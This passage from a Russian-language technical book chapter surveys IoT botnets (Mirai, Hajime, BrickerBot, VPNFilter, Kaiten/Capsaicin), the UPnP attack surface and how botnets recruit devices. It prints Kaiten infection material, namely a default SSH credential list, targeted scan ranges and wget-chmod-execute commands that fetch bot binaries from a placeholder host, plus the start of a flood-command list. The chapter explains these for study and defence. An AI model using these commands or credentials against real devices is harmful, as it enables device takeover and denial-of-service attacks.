- OMG [8] - ботнет, который добавил tiny footprint, open-source proxy server в bots, чтобы создать anonymizer network на основе чужих appliances.
- VPNFilter [2] - ботнет, прежде всего нацеленный на routers и modems, геолокированные в Украине; было обнаружено, что он несёт malicious payloads для проксирования internet traffic своих victims и сканирования Modbus traffic в local network. Предположительно это nation-state botnet со сложной multistage infection scheme, многочисленными evasions и provisions для защиты от takedown его C2 infrastructure.

За несколько дней до атак Mirai на Dyn исследователи Rapidity Networks обнаружили гораздо более сложный и конкурирующий IoT-ботнет. Они назвали его "Hajime" [9], "начало" по-японски, игривой вариацией имени Mirai, означающего "будущее" по-японски. Hajime использует distributed peer-to-peer protocol, реализованный поверх BitTorrent с ежедневно меняющимися info hashes и RC4 public/private key encryption. Hajime может обновлять себя и расширять свои возможности через extension modules. Предположительно Hajime является white hat project - ботнетом, созданным для защиты уязвимых IoT devices от дальнейшего злоупотребления со стороны malicious botnets. Он отметил новую эпоху, в которой white hat botnets могли бы принести решение, inoculating the internet against the viral spreading of malicious botnets через vulnerable IoT devices. В том же духе существовал BrickerBot [10], vigilante botnet, предназначенный для очистки Интернета от vulnerable

IoT devices. Используя sentinels, которые следят за infected devices, пытающимися скомпрометировать один из его bots, BrickerBot отвечал атакующему разрушительными permanent denial-of-service (PDoS) attacks. BrickerBot был первым полностью autonomous IoT botnet, не требовавшим никакого user interaction для выполнения attacks и полностью decentralized в том смысле, что каждый bot функционировал полностью независимо от остальных.

A permanent denial-of-service или PDoS attack повреждает свою жертву до такой степени, что для восстановления service требуется замена hardware или reinitialization software либо firmware. Последствия PDoS attacks долговременны по сравнению с DDoS attack, которая делает service недоступным временно на время атаки (см. рисунок 2.1).




Рисунок 2.1. PDoS vs DDoS.

Октябрь 2016 года принёс inflection point для IoT-ботнетов, поскольку Mirai предоставил это несложное оружие разрушения бесплатно для любого, кто мог использовать, злоупотреблять и улучшать его. Размеры ботнетов, наблюдавшиеся в первые несколько месяцев после Mirai, были пугающими, но по мере роста конкуренции за vulnerable IoT resources ботнеты стали более фрагментированными, что уменьшало размеры ботнетов, но одновременно увеличивало число ботнетов и potential threats. Owned devices повторно захватывались новыми, более сложными variants, что сокращало общую life expectancy IoT-ботнетов. Однако это никогда не уменьшало риск, связанный с IoT-ботнетами как таковыми: хотя пары тысяч IoT devices недостаточно для создания internet-level extinction events, вкус которых мы получили во время атак Dyn, этого вполне достаточно, чтобы обрушить большинство online businesses.

Оставшаяся часть этой главы стремится дать читателю прочное понимание механики, лежащей в основе IoT-ботнетов. Что и почему стоит за их features, их evolution и, самое главное, их potential to thrive на слабой security connected devices. Подход этой главы состоит в иллюстрации через известные реальные ботнеты. Там, где доступны fragments actual bot source code, они будут использоваться для более глубокого понимания и взгляда за кулисы мира авторов ботнетов. Глава выстраивается от более ранних, наименее сложных bots, известных как "Kaiten" и "Qbot", и движется по времени к Mirai и двум grey hat botnets Hajime и BrickerBot, завершаясь одним из самых сложных ботнетов, обнаруженных на сегодняшний день: VPNFilter. Но прежде чем переходить к деталям и inner workings, важно понять ecosystem IoT-ботнетов и то, что фактически питает их.

## 2.2 Поверхность атаки IoT

IoT-ботнеты процветают на текущем состоянии security или, точнее, её отсутствии у connected devices [11,12]. IoT landscape - это playing field IoT-ботнетов, отсюда и их название. Некоторые типичные IoT protocols и их implementations производителями IoT предоставляют несложные attack vectors, которые легко автоматизировать и масштабировать. Понимание IoT attack surface позволяет читателю лучше оценить высокий potential для ботнетов и понять, почему attackers так привлекает этот мир.



IoT landscape разнообразен и огромен, но только часть этого landscape представляет реальный интерес для IoT-ботнетов. Из обнаруженных ботнетов большинство, если не все, нацелены на devices, работающие под той или иной формой Linux operating system. В основном они основаны на embedded Linux с BusyBox, но не исключительно: некоторые являются Android-based, например set-top boxes и media streamers. Общая база embedded Linux и Android предоставляет ботам common ground для построения. Linux хорошо известен, доступен всем и поддерживает множество architectures, включая, но не ограничиваясь, x86-32 и x86-64, ARM, MIPS, Motorola 68000, Sparc, PowerPC и SuperH. Linux предоставляет простой доступ к development tools и cross-compilation toolchains, позволяющим malware, нацеленной на разные devices и architectures, создаваться из единого common source. Впрочем, то же относится и к Android.

IoT не ограничивается только устройствами на базе Linux, и хотя для проприетарных систем и однокристельных микропроцессорных архитектур известно множество уязвимостей, эти системы чаще становятся объектом вымогательства и целевых атак, чем используются как часть более крупного ботнета. Проприетарные и часто закрытые наборы средств разработки доступны не каждому; вложения в их приобретение и время на изучение особенностей снижают отдачу от оппортунистических атак. Обычно такие виды IoT-устройств не становятся целью IoT-ботнетов в известном нам виде, но угрозы для них, конечно, существуют. Они являются основной целью современных атак на людей и отрасли со стороны организованных преступных групп, а также хорошими кандидатами для ransomware.

BusyBox - это open-source project, предоставляющий один executable с урезанными версиями наиболее необходимых Unix command line tools. Авторы называют его "The Swiss Army knife of Embedded Linux" [13]. В Linux desktop and server distributions команды, такие как ls, echo, dd, cat и т. д., поставляются как отдельные binaries, каждая со своими dependencies и необходимостью компилироваться и упаковываться отдельно. BusyBox объединяет наиболее распространённые Unix commands в одном binary. Каждая command называется applet и включает большую часть функциональности своей исходной Unix command. BusyBox позволяет производителям embedded systems предоставлять многие Unix commands, всего лишь скомпилировав и установив один крупный binary. Это эффективнее и быстрее по сравнению с индивидуальной компиляцией каждой команды. Чтобы вызвать command через BusyBox, command (applet name) передаётся как argument. Например, /bin/busybox ls заставляет BusyBox вести себя как Unix command ls. Как вариант, BusyBox commands можно вызывать через symbolic links, такие как ln -s /bin/busybox ls; ./ls, что заставляет BusyBox вести себя как Unix command ls просто при вызове его как ls из command prompt.

На переполненном consumer market, жаждущем smart и connected devices, где margins находятся под давлением, а buyers в первую очередь руководствуются удобством и features, неудивительно, что security при проектировании smart или connected devices в основном является (или была) запоздалой мыслью - если вообще мыслью. Что ещё хуже, downstream manufacturers повторно используют hardware и software components от upstream manufacturers. Когда эти components содержат vulnerabilities или backdoors, они реплицируются у разных vendors и потенциально в разных classes of devices. Недостаток computing resources не позволяет внедрять intrusion prevention или anti-malware features, что делает устройства восприимчивыми к любому malicious software, которое может попасть на устройство. Не в последнюю очередь, headless noninteractive nature устройств гарантирует, что owners в основном не знают, что их devices используются злоумышленниками и задействуются для задач, отличных от предназначенных. Более того, owner заражённого device обычно не испытывает воздействия malware, работающей на его или её устройстве, и пока устройство выполняет свою основную и предполагаемую функцию, owner не слишком заботится.

Devices, которые никогда не предполагалось подключать, теперь подключены к Интернету: toasters, light bulbs, power outlets, thermostats, coffee machines, faucets и т. д. Modal users с малой технической

склонностью или без неё в networking и security массово разворачивают эти новые "convenience" devices. Следование инструкциям на одностраничном quick start и пролистывание mobile app - это максимум, до которого они доходят или могут дойти. Не стоит ожидать, что такие пользователи создадут разумные firewall rules, позволяющие их devices подключаться к cloud services или быть доступными через mobile networks из любой точки мира. Это привело к широкому использованию convenience protocols, таких как Universal Plug and Play (UPnP) и Web Service Discovery Language (WSDL), которые обеспечивают automatic discovery (smart) devices и их service endpoints. Extensions, построенные поверх этих protocols, такие как UPnP-IGD (Internet Gateway Device), отдают контроль над home security gateway "smart" вещам и дают им способность создавать holes в firewall policy, exposing things directly on the internet без какого-либо user interaction или даже осведомлённости owner о происходящем. Очень удобно, но в большинстве случаев неприемлемо, учитывая состояние security большинства этих "smart" things.

DVRs, IP cameras, media streamers, gaming consoles и Torrent clients - лишь некоторые примеры devices и software, которые взаимодействуют с home gateways через UPnP-IGD и создают pinholes в internet gateway. Как чаще всего и бывает, причина risks и vulnerabilities не в protocol или standards specification, а в implementation или default configuration на самом device. С точки зрения resource availability, smart и connected devices вроде DVRs, NASes, Routers, IP cameras и т. д. являются благословением для malicious agents, поскольку они always on, always connected и доступны 24/7.

Однако самая распространённая проблема IoT - отсутствие automatic и regular updating их software или firmware. Почти все vulnerabilities, использованные успешными exploits, были исправлены manufacturer в более свежей firmware или software version. Однако consumers без склонности к technology не знают о существовании updates, и большинству не хватает знаний для выполнения updates. Иногда update procedures могут быть daunting, а поиск update images - cumbersome, не говоря уже об отсутствии certifying origin and consistency of the update images. Большинство IoT exploits, используемых для компрометации devices, основаны на известных issues и vulnerabilities, исправленных months или even years before, и всё же ботнеты снова и снова могли собирать multiple thousands или hundreds of thousands of devices.

Mirai нарисовал цель на IoT. В месяцы после событий октября 2016 года многие security researchers начали охотиться за vulnerabilities в IoT devices. Слабое состояние security IoT быстро стало очевидным, и хотя это помогло повысить awareness и общий security state devices некоторых manufacturers, это также было похоже на opening Pandora's box. Даже когда researchers публикуют research через responsible disclosure и работают с affected manufacturer, чтобы исправить vulnerability до информирования broader community, для развёртывания fix на devices in the field всё равно требуется update. После раскрытия новых IoT vulnerabilities наблюдалось, что ботнеты используют соответствующие exploits в течение 24 h после публикации. В некоторых случаях требуется некоторое время, чтобы появился proof-of-concept (PoC), после чего multiple botnets реплицируют code и начинают scanning and exploiting across the internet.

## 2.2.1 Universal Plug and Play

UPnP - один из наиболее широко используемых и наиболее эксплуатируемых протоколов для IoT. SSDP, Simple Service Discovery Protocol, являющийся подмножеством UPnP, также широко используется вредоносными ботнетами и серверами для выполнения amplification DoS-атак [14]. UPnP [15] - это набор сетевых протоколов, принятых и опубликованных International Standards Organization (ISO) и International Electrical Commission (IEC) как международные стандарты осенью 2011 года. Спецификации UPnP Device Control Protocol позволяют устройствам, таким как компьютеры, принтеры, интернет-шлюзы, точки доступа WiFi, мобильные устройства и всевозможные подключенные вещи дома и в корпоративных средах, бесшовно присоединяться к сети и обнаруживать присутствие и службы друг друга для обмена данными и медиа, коммуникации, настройки и управления.

UPnP Forum первоначально был сформирован в октябре 1999 года как отраслевая инициатива, к которой присоединилось более 1 000 ведущих компаний в области вычислительной техники, печати и сетей, потребительской электроники, бытовых приборов, автоматизации, управления и безопасности, а также мобильных продуктов. С января 2016 года UPnP Forum передал свои активы Open Connectivity Foundation (OCF) [16], отраслевой группе, чья заявленная миссия состоит в том, чтобы обеспечить безопасную совместимость для потребителей, бизнеса и отраслей за счет стандартной коммуникационной платформы, мостовой спецификации, open-source-реализации и программы сертификации, позволяющей устройствам взаимодействовать независимо от форм-фактора, операционной системы, поставщика услуг, транспортной технологии или экосистемы. Более четырехсот участников, включая ведущие компании отрасли, участвующих в OCF, считают, что безопасное и надежное обнаружение устройств и подключение являются фундаментальным компонентом для реализации IoT.

UPnP Device Architecture [17] определяет protocols для communication между controllers, или control points, и devices. Protocol stack состоит из шести steps: discovery, description, control, eventing, presentation и optional addressing step. UPnP discovery protocol, также известный как "SSDP" (Simple Service Discovery Protocol), основан на UDP и по умолчанию использует port 1900 для отправки discovery messages на multicast address 239.255.255.250. SSDP использует часть HTTP 1.1 header field format, как определено в RFC 2616, но не основан на полном HTTP 1.1, поскольку использует UDP вместо TCP и имеет собственные processing rules. Первая строка в SSDP messages является одной из следующих трёх: NOTIFY \* HTTP/1.1, M-SEARCH \* HTTP/1.1 или HTTP/1.1 200 OK.

Пример SSDP discovery message [18]:

```
M-SEARCH * HTTP/1.1
HOST: 239.255.255.250:1900
MAN: ssdp:discover
MX: 10
ST: ssdp:all
```

Все UPnP devices в том же network segment обязаны отвечать на discovery messages, отправляя похожее UDP message с использованием unicast, где destination IP является source IP discovery UDP packet:

```
HTTP/1.1 200 OK
CACHE-CONTROL:max-age=1800
EXT:
LOCATION:http://192.168.0.1:80/IGD.xml
SERVER:SpeedTouch 510 4.0.0.9.0 UPnP/1.0 (DG233B00011961)
ST:urn:schemas-upnp-org:service:WANPPPPConnection:1
USN:uuid:UPnP-SpeedTouch510::urn:schemas-upnp-org:service:
WANPPPPConnection:1
```

Приведённый выше пример - отредактированный response, отправленный Alcatel/Thomson SpeedTouch ADSL modem, реализующим WANPPPConnection profile [18]. UPnP capable devices или programs отправляют notification message, чтобы объявлять свои services через regular intervals. Notification message более или менее такое же, как response message на discovery, но отправляется на UPnP multicast address 239.255.255.250 на port UDP/1900.

UPnP предоставляет множество standardized profiles, одно из которых - IGD profile (UPnP-IGD). UPnP-IGD реализует specific behavior, позволяющее networked devices управлять и контролировать behavior internet security gateways. Каждый implemented profile на device описывает себя и свои services через XML service point. Response message с discovery phase (см. пример выше) содержит header под названием LOCATION, указывающий на URL, откуда можно скачать XML formatted description. Он описывает profile, который реализует device или program, в частности URLs, на которые steps control и eventing должны отправлять commands, и, опционально, другую meta information о device, включая device manufacturer, model name, model number, serial number и т. д.

Третий step в UPnP protocol stack - "control", позволяющий любому device или program запросить action от своего имени. Control protocol реализован с использованием SOAP и взаимодействует через HTTP с XML для описания remote procedure calls. Protocol по умолчанию работает через port TCP/5000. SOAP formatted request отправляется на control URL, предоставленный в description document, и кодирует method names и arguments согласно service description profile, которому адресован request. Например, tag <service> из Thomson SpeedTouch 510 для WANPPPConnection profile [18] выглядит так:

```
<service>
<serviceType>urn:schemas-upnp-org:service:WANPPPConnection:1
</serviceType>
<serviceId>urn:upnp-org:serviceId:wanpppc:pppoa</serviceId>
<controlURL>/upnp/control/wanpppcpppoa</controlURL>
<eventSubURL>/upnp/event/wanpppcpppoa</eventSubURL>
<SCPDURL>/WANPPPConnection.xml</SCPDURL>
</service>
```

SOAP requests для управления WAN PPP connection modem из предыдущего примера должны отправляться на URL, указанный в tag controlURL. Service description URL, указанный в tag SCPDURL, описывает SOAP methods, которые могут выполняться, и state variables для profile.

Многие consumer routers и broadband cable или DSL modems реализуют UPnP IGD profile. IGD profile [19] состоит из множества subprofiles, но интересны с точки зрения security LANHostConfigManagement и WANIPConnection/WANPPPConnection. Profile LANHostConfigManagement позволяет program запрашивать и задавать параметры, связанные с DHCP и DNS configuration router или modem. Profiles WANIPConnection и WANPPPConnection позволяют programs, среди прочего, адаптировать firewall rules.

IP cameras, game consoles, set-top boxes и BitTorrent clients - некоторые из clients, которые используют actions, определённые в IGD sub-profiles WANPPPConnection (ADSL modems) и WANIPConnection (IP routers), для создания pinholes в firewall policies этих devices. Pinholes используются, чтобы позволить external (public internet) devices подключаться через dynamically configured forwarded port к internal port устройства, находящегося за Network Address Translation (NAT) gateway. Чтобы добиться этого, devices используют methods AddPortMapping и DeletePortMapping соответствующего UPnP IGD sub-profile. AddPortMapping добавляет port mapping в gateway's firewall configuration, тогда как DeletePortMapping удаляет previously configured port mapping. Эти methods реализованы как SOAP requests и описаны выше.

Method AddPortMapping - это command, позволяющая client (device) в private network segment (LAN) запросить, чтобы его firewall открыл port в public internet (WAN) и пересылал external traffic с этого specific port на client. Arguments method AddPortMapping:

- NewRemoteHost: может использоваться для ограничения port mapping только одним specific external (public internet) host; на практике используется редко.
- NewExternalPort: TCP или UDP port на WAN side router, который должен пересылаться.
- NewProtocol: "TCP" или "UDP".
- NewInternalPort: port на client, на который должен пересылаться incoming traffic.
- NewInternalClient: IP client, на который должен пересылаться incoming traffic.
- NewEnabled: сообщает router/modem включить port mapping; на практике это всегда устанавливается в "True".
- NewPortMappingDescription: human-readable string, описывающая rule.
- NewLeaseDuration: как долго router/modem должен сохранять port mapping active; на практике это часто устанавливается в "0" (unlimited).

SOAP command DeletePortMapping принимает три arguments, которые уникально описывают previously defined port mapping, подлежащий deletion:

- NewRemoteHost
- NewExternalPort
- NewProtocol

Specifications IGD WANIPConnection и WANPPPConnection profile позволяют любому control point использовать AddPortMapping для forwarding ports на другие machines в LAN. Хотя это обеспечивает convenience, при неправильной implementation и exposure to the public internet это становится лёгким взломом, который можно использовать для exposing internal file servers, printers и других systems или devices to the internet. Более свежая specification IGD2 (dated September 2010) рекомендует, чтобы unauthenticated and unauthorized control points могли вызывать method AddPortMapping только со значениями NewExternalPort и NewInternalPort, greater than or equal to 1024, и значением NewInternalClient, равным IP address control point. К сожалению, мы знаем, как относятся к recommendations, когда есть pressure времени и resources.

## 2.3 Blueprint IoT-ботнета

IoT-ботнеты берут начало в Unix-based malware, и к концу 2018 года эти "IoT born" botnets начали исследовать opportunities в cloud-based servers, серверах, работающих под той же доступной operating system: Linux. Нет большой разницы между изначально названными "thingbot-nets" или IoT botnets и более общими Unix botnets. IoT bots могут реализовывать некоторое device-specific handling и exploits, но в основном полагаются на ту же architecture и используют те же services и techniques для spreading.

Большинство IoT-ботнетов состоит из C2-инфраструктуры, центрального ядра из одного или нескольких серверов, к которым боты регулярно обращаются или с которыми постоянно поддерживают соединение. IRC-ботнеты используют существующую IRC-инфраструктуру или поднимают собственные частные IRC-серверы для связи с ботами. Чтобы добавить больше функциональности на стороне сервера, например эксплуатацию уязвимостей и загрузку вредоносного ПО на жертв или предоставление многопользовательского доступа, ботнеты начали реализовывать собственные службы и использовать пользовательские протоколы для обмена информацией и управления участниками ботнета. Существуют исключения из этой централизованно управляемой архитектуры, например распределенные peer-to-peer-ботнеты и ботнеты на основе sentinel-узлов, которые могут работать без центрального экземпляра, что делает их более устойчивыми и гораздо более трудными для вывода из строя, но также более сложными для правильного проектирования и реализации.

Чтобы быть полезной, C2 infrastructure должна чем-то управлять. Botnet needs to be bootstrapped, то есть нужно завербовать хотя бы несколько bots, чтобы сформировать network управляемых или контролируемых bots. Процесс recruiting нового bot member включает несколько steps:

- Discover a new potential victim through scanning the internet
- Exploit a vulnerability to get access to the device
- (Down)load and execute the bot malware
- Protect the newly gained resource from being taken over by competing botnets
- Check in with the C2 server and be ready to process commands

После того как новый bot member check in со своим C2 server, он позволяет направлять себя на выполнение specific tasks, таких как:

- scanning for new potential victims
- performing DoS attacks
- crypto mining
- starting proxy or SOCKS servers

Tasks, которые C2 server может instruct, определяются тем, что закодировано в bots, и обычно называются payload бота. Некоторые bots, такие как Hajime и VPNFilter, предоставляют modular plugin architecture, которая может скачивать extension modules с C2 servers, чтобы увеличивать или обновлять их payload capabilities. Некоторые bots также имеют способность self-upgrade.

Каждый stage, от exploit, infection и execution до communication with the C2 infrastructure, подвержен evasive techniques. Evasive measures в ботнете определяют sophistication ботнета и malicious agent. IoT-ботнеты по природе очень несложны, но при этом чрезвычайно эффективны и lethal. Большинство IoT-ботнетов не заботится о реализации update или extension modules; они предпочитают просто orphan своих member bots и rebuild a new bot army с использованием эффективных spreading mechanisms. Нет смысла тратить time и resources на updating и modularizing code, если можно собрать hundreds of thousands of devices за считанные дни.

Интеграция или сдача управления ботнетом в аренду через booter- и stresser-порталы требует той или иной формы API. Большинство API, используемых в IoT-ботнетах, очень базовые и ограниченные. Некоторые предоставляют только интерфейс командной строки (CLI) через telnet на определенном порту, дают доступ одному пользователю и используют учетные данные, жестко заданные в сервере, что требует перекомпиляции для добавления или изменения пользователей и паролей. Другие были спроектированы с учетом многопользовательского доступа и позволяют владельцам ботнетов (bot-herders) сдавать части своих ботнетов в аренду клиентам. За счет разделения времени на общих ботах или разбиения ботнета на меньшие сегменты несколько клиентов могут выполнять одновременные атаки. Каждая функция имеет свою цену, и нужно помнить, что при разработке ботнетов возврат инвестиций должен быть достаточно высоким, чтобы соответствовать риску. Низкая маржа непривлекательна и не заставит людей перейти этическую границу и заниматься незаконной деятельностью, будь то разработка и продажа ПО и сервисов или эксплуатация ботнета ради прибыли. Некоторые организованные группы планируют и проводят кампании, которые длятся дольше нескольких недель или месяцев, и именно у них есть отдача от инвестиций в новые сложные функции, позволяющие продолжать кампанию и со временем наращивать активность.

Существуют такие botnets, как Hajime и BrickerBot, которые были созданы предположительно gray или white hats и находятся на более высоком уровне sophistication. Их primary purpose - не получение profit, а researching или приобретение status and acknowledgment со стороны community за свои actions и knowledge.

Другая категория сложных ботнетов, где прибыль не является главным стимулом и где бюджет на исследования и разработку не является препятствием, - это ботнеты, созданные и

поддерживаемые государственными агентами и рассматриваемые как оборонительное и наступательное оружие в кибервойне. Ботнет VPNFilter предположительно является примером последнего. Остальная часть этого раздела - попытка проиллюстрировать эволюцию IoT-ботнетов через некоторые реальные образцы. Хотя изложение старается следовать исторической линии, следует помнить, что каждый из обсуждаемых ботнетов породил более новые и улучшенные версии, которые все еще используются в текущей и потенциально будущей вредоносной активности: либо в исходной форме с добавленными функциями и улучшениями, либо как фрагменты их кода в новых штаммах ботнетов. Автор не стремится предоставить исчерпывающий список семейств ботнетов и их характеристик, а скорее ведет читателя к пониманию механики ботнетов. Подробный обзор IoT-вредоносных, способных к DDoS, и таксономию структур ботнетов см. в [20] и [21].

### 2.3.1 Kaiten

Kaiten - это IRC-ботнет, восходящий как минимум к 2001 году [22]. Это популярный ботнет, долго использовавшийся в интернете и известный поработанием Linux-систем и использованием их для DDoS-атак. Переход от серверного или настольного Linux к версии Linux, встроенной в устройства с ограниченными ресурсами, такие как маршрутизаторы и IP-камеры, довольно бесшовен. Kaiten состоит из клиентского вредоносного ПО, то есть бота, который подключается к IRC-серверу, местоположение которого жестко задано в клиенте. Клиент регистрируется со случайным IRC-ником и идентификатором и присоединяется к IRC-каналу, также жестко заданному в клиенте, позволяя bot-herder управлять отдельными участниками или всем ботнетом через готовый IRC-клиент.

#### 2.3.1.1 Setup, scanning and infection

Bots собираются с centralized server. Kaiten обычно использует Python script, примеры которого можно найти в public repositories под именами `infect.py` или `scanner.py`. Эти scripts позволяют discovery и exploitation новых victims, а также distribution malware binaries для multiple victim architectures. Например, script HeavyAidra `infect.py` эксплуатирует servers и devices через SSH credential brute force. Bot herder должен cross-compile malware binaries и сделать их доступными с помощью HTTP server, адаптировав configuration parameters в script под свою environment:

```
files = [ # Files in which we would like to execute upon the routers.
"kaiten-sh4",
"kaiten-powerpc",
"kaiten-mipsel",
"kaiten-mips",
"kaiten-armv5l"
]
website = "123.123.123.123" # Public facing IP hosting the IRC bot binaries.
```

HeavyAidra использует популярный Python module Paramiko для реализации SSH brute forcing и поставляется с ограниченным списком из 14 weak passwords. Список можно легко расширить по необходимости.

```
passwords = [ # Some default SSH logins.
"root:root", # This one is the least secure and ironically most effective.
"root:toor",
"admin:admin",
"root:123qwe",
"root:redtube",
"root:admin",
"root:1111",
"test:test",
"root:ferrari",
```

```
"root:1q2w3e4r5t",
"root:test",
"root:1234",
"root:1q2w3e",
"root:qwerty"
]
```

Запуск scan and infection на одном из C2 servers выполняется простой Unix command:

```
python infect.py < # scanning threads >> scan range>< IP addr>< fast exploitation>
```

При запуске Python script порождает указанное число scanning threads и случайно сканирует IP range, переданный как argument через command line. Каждый раз, когда SSH login attempt успешен, script заражает compromised victim, скачивая один за другим каждый из cross-compiled Kaiten binaries и пытаясь выполнить их. На основе приведённой выше configuration команды, которые будут отправлены каждой compromised victim, таковы:

```
wget http://123.123.123.123/kaiten-sh4 -O /tmp/.kaiten-sh4; chmod + x /tmp/.kaiten-
sh4 ; /tmp/.
kaiten-sh4 &
wget http://123.123.123.123/kaiten-powerpc -O /tmp/.kaiten-powerpc; chmod+x/tmp/ .
kaiten-
powerpc; /tmp/.kaiten-powerpc &
wget http://123.123.123.123/kaiten-mipsel -O /tmp/.kaiten-mipsel; chmod + x /tmp/ .
kaiten-
mipsel; /tmp/.kaiten-mipsel &
wget http://123.123.123.123/kaiten-mips -O /tmp/.kaiten-mips; chmod + x /tmp/ .
kaiten-mips;
/tmp/.kaiten-mips &
wget http://123.123.123.123/kaiten-armv5l -O /tmp/.kaiten-armv5l; chmod + x /tmp/ .
kaiten-
armv5l; /tmp/.kaiten-armv5l &
```

Обратите внимание, что независимо от architecture victim все команды выше будут предприняты без исключения. Все, кроме binary, соответствующего architecture victim, не смогут выполняться, оставив device с одним running bot client. Не изящно, но эффективно.

Scan ranges в Python script включают несколько predefined ranges, которые могут помочь повысить detection rate. Известно, что некоторые ranges более efficient, поскольку содержат specific ISP subnets и device types, про которые известно, что они содержат exploited vulnerabilities. Например, другой script, scanner.py, поставившийся с другим Kaiten botnet, предоставляет ranges с labels BRAZIL, ER, LUCKY и LUCKY2:

```
BRAZIL: ["179.105", "179.152", "189.29", "189.32", "189.33", "189.34", "189.35", "189.39",
"189.4",
"189.54", "189.55", "189.60", "189.61", "189.62", "189.63", "189.126"]
ER: ["122", "131", "161", "37", "186", "187", "31", "188", "201", "2", "200"]
LUCKY: ["125.27", "101.109", "113.53", "118.173", "122.170", "122.180", "5.78", "46.62", "122.
164"]
LUCKY2: ["122.3", "122.52", "122.54", "119.93"]
```

### 2.3.1.2 Client bot

Когда Kaiten bot client начинает выполняться на newly infected device, он check in со своим IRC server и присоединяется к IRC channel, который был hardcoded, используя randomly generated nick. В этот момент bot herder может управлять новым bot, отправляя commands как IRC messages: либо broadcasting messages в channel для complete botnet, либо направляя private messages конкретному bot по nick.



KaitenSTD - базовый variant Kaiten, используемый исключительно для выполнения UDP flood DDoS attacks. Со временем появились более проработанные и улучшенные версии IRC botnets, и одна из более recent versions, известная под именем Capsaicin и с code, приписываемым Milenko aka Freak, поставляется с впечатляющим range commands и attacks. Capsaicin - современное переосмысление Kaiten botnet, собранное из разных branches Kaiten и добавляющее новые features, такие как:

1. one-line and interactive shells
2. telnet or Dropbear SSH backdoors
3. ability to update the bot over HTTP
4. "НасPkg", custom installation packaging format, позволяющий binaries, таким как wget и tftp, упаковываться и устанавливаться со всеми dependencies
5. ability to perform nmap scans

Capsaicin несёт malicious payload, состоящий из 17 разных DDoS methods, среди прочего amplification attacks с использованием DNS, NTP, Quake3 и SNMP, несколько spoofed и non-spoofed UDP flooders, TCP flooders, TCP connection flood, а также attacks, такие как Sockstress, Targa3 и Blacknurse.

Sockstress - DoS attack, нацеленная на TCP servers. Реализация использует raw sockets для установления множества TCP connections к listening service. Использование raw sockets позволяет устанавливать many connections с attacking host без keeping connection state. Asymmetric resource consumption между attacker и victim позволяет гораздо более слабым attackers выводить из строя вполне capable servers. Однако в случае некоторых наблюдавшихся ботнетов implementation Sockstress не использует raw sockets. Она даже не использует non-blocking sockets, а строит simple socket connection, которое times out и rebuilds в tight loop. Эти ботнеты не используют эффективность raw sockets, но используют силу численности: тысячи bots одновременно выполняют socket connections к одной target victim и, при достаточном количестве bots, могут поставить на колени server любого размера. Более efficient program с non-blocking sockets могла бы создать тот же impact с одного или всего нескольких servers, но её было бы гораздо сложнее correctly implement. Используя simple algorithm и leveraging the power of many distributed compute nodes, Sockstress очень effective и легко добавляется в existing или new bots.

Targa3 - DoS attack, нацеленная на systems with IP stack vulnerabilities. Targa3 отправляет random malformed IP packets, заставляя определённые IP stacks crash или act unexpectedly. Malformed IP packets состоят из invalid fragmentation, protocol, packet size, header values, options, offsets, TCP segments и routing flags. Когда TCP stack victim получает invalid packets, kernel должен allocate resources для handling those packets. При достаточном количестве malformed packets system crash из-за exhausting its resources.

Blacknurse - это DoS-атака на основе уязвимости, обнаруженной в недорогих и некоторых дорогих межсетевых экранах, которая вызывает чрезмерную загрузку CPU при ограниченных объемах атаки. Атака запускается потоком ICMP Type 3 Code 3 (port unreachable) пакетов объемом 15-18 Mbps, или около 40-50 тысяч пакетов в секунду. Результатом на уязвимом межсетевом экране обычно становится высокая загрузка CPU, из-за которой устройство перестает пересылать пакеты или создавать новые сеансы. ICMP unreachable packets используют первые несколько байтов полезной нагрузки для кодирования ошибки, которую межсетевой экран может использовать, чтобы определить, вызвал ли легитимный пакет эту ошибку. Однако при этом межсетевой экран должен сопоставить информацию о пакете в полезной нагрузке с установленными сеансами, и это напрямую превращается во время CPU; даже для межсетевых экранов на основе специализированного оборудования (ASIC) это проблема, поскольку новые сеансы и unreachable-пакеты должны передаваться в control plane, работающую на обычных CPU, для выполнения политики или сопоставления сеанса. Большинство ICMP flood-атак основаны на ICMP Echo (Type 8 Code 0) и называются ping flood-атаками. Ping flood-атаки отказывают в обслуживании за счет чрезмерной полосы пропускания, заполняющей интернет-каналы. Атака Blacknurse, однако,

требует лишь ограниченного объема 15-18 Mbps ICMP Type 3 Code 3 пакетов, чтобы нарушить работу интернет-канала.

Capsaicin включает способность выполнять decentralized scans и exploits с использованием 79 common and default credential combinations. Он использует pseudo-random IP range generator, идентичный используемому в Mirai. Все cracked telnet logins и successful infections ботом сообщаются в main IRC channel. Bot также содержит botkiller, который работает на основе process name известных competing bots, ищет их names в process table, убивает их и, если в file system есть их trace, удаляет permanently. Botnet поддерживает 15 разных victim architectures. Nicknames ботов, используемые для присоединения к IRC servers, строятся с использованием architecture victim и имеют format PREFIX|ARCHITECTURE|RANDOMID (например, BOT|MIPS|Jg6duf или BOT|x86\_64|kA79aLoI), что упрощает выдачу commands с использованием nick wildcards для нацеливания на specific platforms (например, !BOT|x86\_64 UPDATE http://server/mybot-x86\_64).

Capsaicin bots имеют впечатляющее число features, которыми можно centrally управлять через commands, перечисленные ниже:

```
Non-spoof/non-root attacks: (can run on all bots)
STD <ip> <port> <time> = A non spoof UDP HIV STD flooder
HOLD <host> <port> <time> = A vanilla TCP connection flooder
JUNK <host> <port> <time> = A vanilla TCP flooder (modded)
